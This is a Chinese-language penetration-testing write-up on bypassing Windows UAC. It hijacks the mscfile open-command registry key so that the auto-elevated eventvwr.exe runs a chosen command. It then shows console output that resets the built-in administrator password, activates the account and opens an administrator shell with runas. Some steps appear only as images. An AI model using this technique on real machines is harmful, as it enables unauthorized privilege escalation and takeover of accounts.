

# 基于白名单AutoElevate绕过UAC

## 提权原理

利用白名单程序的本质实际上是劫持注册表,这种方法主要是通过寻找autoElevated属性为true的程序,修改其注册表command的值,改成我们想要执行的payload,在该值中指明的字段会在这类程序运行时自动执行,类似于默认程序打开,当你以后运行该程序时,这个command命令都会自动执行。


UAC同样也会对系统本身的程序造成影响,微软也不希望运行系统程序也需要询问用户,因为系统程序是安全的。因此,微软则在 UAC 中添加了白名单机制常见白名单如下

```
msconfig.exe
taskmgr.exe
perfmon.exe
cleanmgr.exe
sdclt.exe
dccw.exe
eventvwr.exe
computerdefaults.exe
fodhelper.exe
```


## 提权复现

我们在win7的系统下运行eventvwr.exe, 使用Process Monitor监控该程序, 发现


HKCU\Software\Classes\mscfile\shell\open\command 的值结果是没有发现



由于这些注册表项不存在, 用户可以在注册表中创建此结构, 以便绕过用户账户控制 (UAC) 执行具有更高权限的命令。




当再次运行eventvwr.exe后将执行命令并打开程序




这虽然看起了还是普通用户，但是已经绕过了UAC可以执行命令了，接下来利用powershell控制台打开cmd添加用户或者启用administrator，然后使用runas进行权限切换到administrator

如下可以看到已经可以执行命令了



如果想拿到system权限或者administrator可以使用runas进行提权和降权

首先激活administrator并且更改密码，使用runas提权



```
管理员: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
PS C:\Windows\system32> net user administrator Admin@123
命令成功完成。

PS C:\Windows\system32> net user administrator /active:yes
命令成功完成。

PS C:\Windows\system32> runas /noprofile /user:administrator cmd
输入 administrator 的密码:
试图将 cmd 作为用户 "WIN7\administrator" 启动...
PS C:\Windows\system32>

管理员: cmd (作为 WIN7\administrator 运行)
Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。

C:\Windows\system32>whoami
win7\administrator

C:\Windows\system32>
```